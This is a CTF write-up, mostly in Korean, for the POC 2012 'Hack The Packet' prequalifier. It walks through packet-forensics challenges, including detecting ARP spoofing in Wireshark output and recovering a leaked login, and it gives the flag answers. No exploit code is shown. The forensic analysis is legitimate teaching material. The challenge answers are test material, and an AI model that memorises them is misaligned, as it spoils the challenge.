

# 2012 POC, Hack The Packet

## Online PreQUAL



POC2012 - "Power of Community"



Hack The Packet by BunnyBlack




TEAM SsoMac

by 최봉철 [ mikorea | madkid ]

[mikorea@kangwon.ac.kr](mailto:mikorea@kangwon.ac.kr)




















## Hack The Packet - Pre QUAL :: TOP 20



### TOTAL

Break Throgh 1st  2nd  3rd 

NICK	SCORE	BREAK
RExVuz	2921	 x 6  x 1  x 1
if	2812	 x 4  x 2  x 1
mikoreaOmadl	2797	 x 3  x 2  x 3
loca	2791	 x 3  x 2  x 5
dj	2620	 x 1  x 2
0xMatthew	2415	 x 1
savNi	2010	 x 1
Tolsom	1815	 x 2
p03	1800	
iLdpp	1400	


L01

Q 2012\_http\_prequal.pcap 파일은 어떤 환경(System Information)에서 캡처한 것일까?

EQ Which System be used when this 2012\_http\_prequal.pcap file captured?

패킷캡처 파일은 상단에 캡처한 시스템 정보가 기록된다.

문제 pcap파일을 메모장을 열면 텍스트로된 시스템 정보를 확인 할 수 있다.



flag : 64-bit Windows 7 Service Pack 1, build 7601

L02

Q 2012\_htp\_prequal.pcap 파일은 어떤 도구로 캡처한 것일까? (대문자로 입력)

EQ What tools be used in capturing this 2012\_htp\_prequal.pcap file? (Upper case)

Guessing으로 풀었다.

**flag : WIRESHARK**


L1

Q. ARP\_Spoofing에 의해서 나의 아이디와 패스워드가 유출됐다!

EQ. ID and Password of mine were leaked by ARP Spoofing!

\*\* key is AttackerMacaddress\_VictimPassword

'ARP' 로 필터링하여 보면 다음과 같은 내용을 관찰 할 수 있다.




No.	Time	Source	Destination	Protocol	Length	Info
249	3.16296900	vmware_f3:21:ad	Broadcast	ARP	42	who has 192.168.232.60? Tell 192.168.232.131
250	3.17491100	vmware_f3:21:ad	Broadcast	ARP	42	who has 192.168.232.6? Tell 192.168.232.131
251	3.18589200	vmware_f3:21:ad	Broadcast	ARP	42	who has 192.168.232.148? Tell 192.168.232.131
252	3.19690400	vmware_f3:21:ad	Broadcast	ARP	42	who has 192.168.232.64? Tell 192.168.232.131
253	3.20789000	vmware_f3:21:ad	Broadcast	ARP	42	who has 192.168.232.50? Tell 192.168.232.131
254	3.21889400	vmware_f3:21:ad	Broadcast	ARP	42	who has 192.168.232.22? Tell 192.168.232.131
255	3.22988900	vmware_f3:21:ad	Broadcast	ARP	42	who has 192.168.232.26? Tell 192.168.232.131
256	3.24094600	vmware_f3:21:ad	Broadcast	ARP	42	who has 192.168.232.10? Tell 192.168.232.131
257	3.25432500	vmware_f3:21:ad	Broadcast	ARP	42	who has 192.168.232.48? Tell 192.168.232.131
258	3.26498000	vmware_f3:21:ad	Broadcast	ARP	42	who has 192.168.232.120? Tell 192.168.232.131
259	3.27597400	vmware_f3:21:ad	Broadcast	ARP	42	who has 192.168.232.250? Tell 192.168.232.131
260	3.28700000	vmware_f3:21:ad	Broadcast	ARP	42	who has 192.168.232.52? Tell 192.168.232.131
261	3.29886800	vmware_f3:21:ad	Broadcast	ARP	42	who has 192.168.232.8? Tell 192.168.232.131
265	7.58012000	vmware_f3:21:ad	vmware_f3:21:ad	ARP	42	192.168.232.140 is at 00:0c:29:f3:21:ad (duplicate use of 192.168.232.2 detected!)
266	7.58043000	vmware_f3:21:ad	vmware_f3:21:ad	ARP	42	192.168.232.2 is at 00:0c:29:f3:21:ad (duplicate use of 192.168.232.140 detected!)
267	8.59203900	vmware_f3:21:ad	vmware_f3:21:ad	ARP	42	192.168.232.140 is at 00:0c:29:f3:21:ad (duplicate use of 192.168.232.2 detected!)
268	8.59224700	vmware_f3:21:ad	vmware_f3:21:ad	ARP	42	192.168.232.2 is at 00:0c:29:f3:21:ad (duplicate use of 192.168.232.140 detected!)
269	9.31919000	vmware_f3:21:ad	vmware_f3:21:ad	ARP	42	192.168.232.140 is at 00:0c:29:f3:21:ad (duplicate use of 192.168.232.2 detected!)
270	9.31968400	vmware_f3:21:ad	vmware_f3:21:ad	ARP	42	192.168.232.2 is at 00:0c:29:f3:21:ad (duplicate use of 192.168.232.140 detected!)
273	10.33219500	vmware_f3:21:ad	vmware_f3:21:ad	ARP	42	192.168.232.140 is at 00:0c:29:f3:21:ad (duplicate use of 192.168.232.2 detected!)
274	10.33255300	vmware_f3:21:ad	vmware_f3:21:ad	ARP	42	192.168.232.2 is at 00:0c:29:f3:21:ad (duplicate use of 192.168.232.140 detected!)
276	11.34616500	vmware_f3:21:ad	vmware_f3:21:ad	ARP	42	192.168.232.140 is at 00:0c:29:f3:21:ad (duplicate use of 192.168.232.2 detected!)
277	11.34631800	vmware_f3:21:ad	vmware_f3:21:ad	ARP	42	192.168.232.2 is at 00:0c:29:f3:21:ad (duplicate use of 192.168.232.140 detected!)

Frame 265: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface 0  
Ethernet II, Src: vmware\_f3:21:ad (00:0c:29:f3:21:ad), Dst: vmware\_f3:21:ad (00:0c:29:f3:21:ad)  
[Duplicate IP address detected for 192.168.232.140 (00:0c:29:f3:21:ad) - also in use by 00:0c:29:e5:e4:da (frame 180)]  
[Duplicate IP address detected for 192.168.232.2 (00:0c:29:f3:21:ad) - also in use by 00:50:56:e2:c1:5a (frame 243)]  
Address Resolution Protocol (reply)

위 네모 안의 내용은 00:0c:29:f3:21:ad 주소가 충돌된다는 말이다.


어쨌든 의심스러운 HW주소를 확보했으니 해당주소로 필터를 걸어 확인한다.



No.	Time	Source	Destination	Protocol	Length	Info
298	29.4717910	192.168.232.140	192.168.232.131	TCP	54	lonworks2 > http [ACK] Seq=1 Ack=1 win=65535 Len=0
299	29.4721830	192.168.232.140	192.168.232.131	TCP	54	lonworks2 > http [FIN, ACK] Seq=1 Ack=1 win=65535 Len=0
301	29.4738510	192.168.232.140	192.168.232.131	TCP	54	lonworks2 > http [ACK] Seq=2 Ack=2 win=65535 Len=0
304	33.3380940	192.168.232.140	192.168.232.131	TCP	62	lonworks2 > http [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
306	33.3399020	192.168.232.140	192.168.232.131	TCP	54	lonworks2 > http [ACK] Seq=1 Ack=1 win=65535 Len=0
307	33.3402940	192.168.232.140	192.168.232.131	HTTP	422	GET / HTTP/1.1
315	33.3539070	192.168.232.140	192.168.232.131	TCP	54	lonworks2 > http [ACK] Seq=369 Ack=7301 win=65535 Len=0
318	33.3547860	192.168.232.140	192.168.232.131	TCP	54	lonworks2 > http [ACK] Seq=369 Ack=10221 win=65535 Len=0
321	33.356390	192.168.232.140	192.168.232.131	TCP	54	lonworks2 > http [ACK] Seq=369 Ack=13141 win=62615 Len=0
324	33.356580	192.168.232.140	192.168.232.131	TCP	54	lonworks2 > http [ACK] Seq=369 Ack=16061 win=59695 Len=0
327	33.3575160	192.168.232.140	192.168.232.131	TCP	54	lonworks2 > http [ACK] Seq=369 Ack=18981 win=56775 Len=0
329	33.3581530	192.168.232.140	192.168.232.131	TCP	54	lonworks2 > http [ACK] Seq=369 Ack=20441 win=65535 Len=0
332	33.3592800	192.168.232.140	192.168.232.131	TCP	54	lonworks2 > http [ACK] Seq=369 Ack=23361 win=62615 Len=0
335	33.3603320	192.168.232.140	192.168.232.131	TCP	54	lonworks2 > http [ACK] Seq=369 Ack=26281 win=59695 Len=0
338	33.3615270	192.168.232.140	192.168.232.131	TCP	54	lonworks2 > http [ACK] Seq=369 Ack=29201 win=56775 Len=0
343	33.3633560	192.168.232.140	192.168.232.131	TCP	54	lonworks2 > http [ACK] Seq=369 Ack=32121 win=53855 Len=0
344	33.3636460	192.168.232.140	192.168.232.131	TCP	54	lonworks2 > http [ACK] Seq=369 Ack=35562 win=50414 Len=0
345	33.3658970	192.168.232.140	192.168.232.131	TCP	54	[TCP window update] lonworks2 > http [ACK] Seq=369 Ack=35562 win=65535 Len=0
436	33.6708840	192.168.232.140	192.168.232.131	HTTP	722	GET /ajax/ua_callback.php?ffid=0&ffid1=0HtQNCV3xfes1qoy5zbs3g&ffid2=5Nj3LG550mt1xa=jLG
438	33.7739320	192.168.232.140	192.168.232.131	TCP	54	lonworks2 > http [ACK] Seq=1037 Ack=36077 win=65020 Len=0
444	48.6788860	192.168.232.140	192.168.232.131	TCP	54	lonworks2 > http [ACK] Seq=1037 Ack=36078 win=65020 Len=0
447	53.6756660	192.168.232.140	192.168.232.131	TCP	54	lonworks2 > http [RST, ACK] Seq=1037 Ack=36078 win=0 Len=0
457	82.4247670	192.168.232.140	192.168.232.131	TCP	62	vytalvaultrbrt > http [SYN] Seq=0 Win=65535 Len=0 MSS=1460 SACK_PERM=1
459	82.4256440	192.168.232.140	192.168.232.131	TCP	54	vytalvaultrbrt > http [ACK] Seq=1 Ack=1 win=65535 Len=0
460	82.4259870	192.168.232.140	192.168.232.131	HTTP	893	POST /login.php?login_attempt=1 HTTP/1.1 (application/x-www-form-urlencoded)
463	82.5676790	192.168.232.140	192.168.232.131	TCP	54	vytalvaultrbrt > http [ACK] Seq=840 Ack=310 win=65226 Len=0

많이 내려가지 않아 POST로 전송된 메시지가 보인다. URI역시 login.php로 문제에 대한 키워드로

보이기 때문에 해당내용을 관찰하면 다음과 같은 내용을 확인 할 수 있다.





flag : YONG\_GAL

L2

Q. 남자들이 뻗속까지 좋아하는 여자는 누구? DNA 연구 결과가 발표 되었다. 바코드를 찾아라!

EQ. Who's the girl loved of man's bones? It's released the result of DNA. Find the Barcode!

문제 패킷 파일에 포함된 파일들을 추출하면, 다음과 같은 파일을 발견 할 수 있다.



해당파일이 문제에서 말하는 바코드로 의심되어 바코드를 읽어주는 사이트 (<http://zxing.org/w/decode.jspx>)에서 해당파일을 scan하였다.



flag : UI Good


L3

Q. 화창한 봄날 G 마켓에 코드가 삽입됐다.

EQ. Spring, A code injected in G-market.


L3문제라고 쉽게 생각했다가 가장 늦게 풀렸던 문제이다.

먼저 NetworkMiner를 통해 통신되었던 파일파일들을 살펴본다.



엄청 삽질할 수도 있는 문제지만, 다행히 문제에서 "봄날"이라는 힌트를 주어 GMainSpring.js와 GMainSpring.css파일을 찾을 수 있었다.

GMainSpring.js 파일을 열어보면 다음과 같이 의심스런 부분이 보이게 된다.






